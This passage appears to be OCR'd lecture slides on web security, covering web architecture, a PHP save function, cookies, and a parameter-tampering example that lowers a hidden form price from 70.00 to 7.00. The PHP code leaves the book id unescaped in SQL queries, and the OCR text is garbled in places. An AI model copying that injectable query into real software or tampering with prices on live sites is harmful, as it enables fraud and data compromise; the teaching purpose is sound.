Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)
Last-Modified: Mon, 23 May 2005 12:00:00 GMT
Etag: "12345678987654321"
Accept-Ranges: bytes
Content-Length: 512
Connection: close
Conetent-Type: text/html; charset=UTF-8
```


Database Server
Data
(4)
Application Server
(3)
(5)
AppThena Web App
Other Web Apps
(2b)
(5)
Web Server
(2a)
CSS Images Pages
(5)
Internet
(1)
(5)
Browser
(6)


PHP & Server-Side Scripting



```php
/**
* Saves the object to the database
* @return integer $bookId
*/
function Save()
{
    $Database = new DatabaseConnection();
    $query = "select bookid from `book` where `bookid`='".$this->bookId."' LIMIT 1";
    $Database->Query($query);
    if ($Database->Rows() > 0)
    {
        $query = "update `book` set
        `booktitle`='".$Database->Escape($this->bookTitle)."',
        `price`='".$Database->Escape($this->price)."',
        `author`='".$Database->Escape($this->author)."' where `bookid`='".$this->bookId."'";
    }
    else
    {
        $query = "insert into `book` (`booktitle`, `price`, `author` ) values (
        '".$Database->Escape($this->bookTitle)."',
        '".$Database->Escape($this->price)."',
        '".$Database->Escape($this->author)."' )";
    }
    $Database->InsertOrUpdate($query);
    if ($this->bookId == "")
    {
        $this->bookId = $Database->GetCurrentId();
    }
    return $this->bookId;
}
```


JavaScript & Client-Side Scripting

[illegible]



```
function validateForm() {
    var x = document.forms["myForm"]["fname"].value;
    if (x == null || x == "") {
        alert("Name must be filled out");
        return false;
    }
}
```

Cookies



Browser security features:

HTTP Cookie

```
GET / HTTP/1.1
```

```
HTTP/1.1 200 OK
Date: Wed, 02 Jun 2010 04:57:17 GMT
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Set-Cookie: JSESSIONID=5619B57CC; Path=/
...
```

```
GET /leaderboard.html HTTP/1.1
Host: www.theserverside.com
Cookie: JSESSIONID=5619B57CC
...
```


Topics


- Crash Course: Web Architecture
- Parameter Tampering
  - Path Traversal
- SQL Injection
- Cross Site Scripting (XSS)

Parameter Tampering


- “the manipulation of parameters exchanged between client and server in order to modify application data” - OWASP
- Modification of certain values in the URL and/or page’s form field data to gain access to unauthorized information. - TechTarget

Example #1



I want to buy this book
Value is $70.00
Pay for it with PayPal
Student
Merchant


Student
Here is how much I owe you
Sounds good
PayPal
Merchant

```
<input type=            23” name=”cost” value=”70.00”>
```


Student
I paid
The book is shipped
Merchant
Tell them you paid
PayPal

Attack



```
<input type=                23” name=”cost” value=”7.00”>
```

Attack


Original Parameter Values:

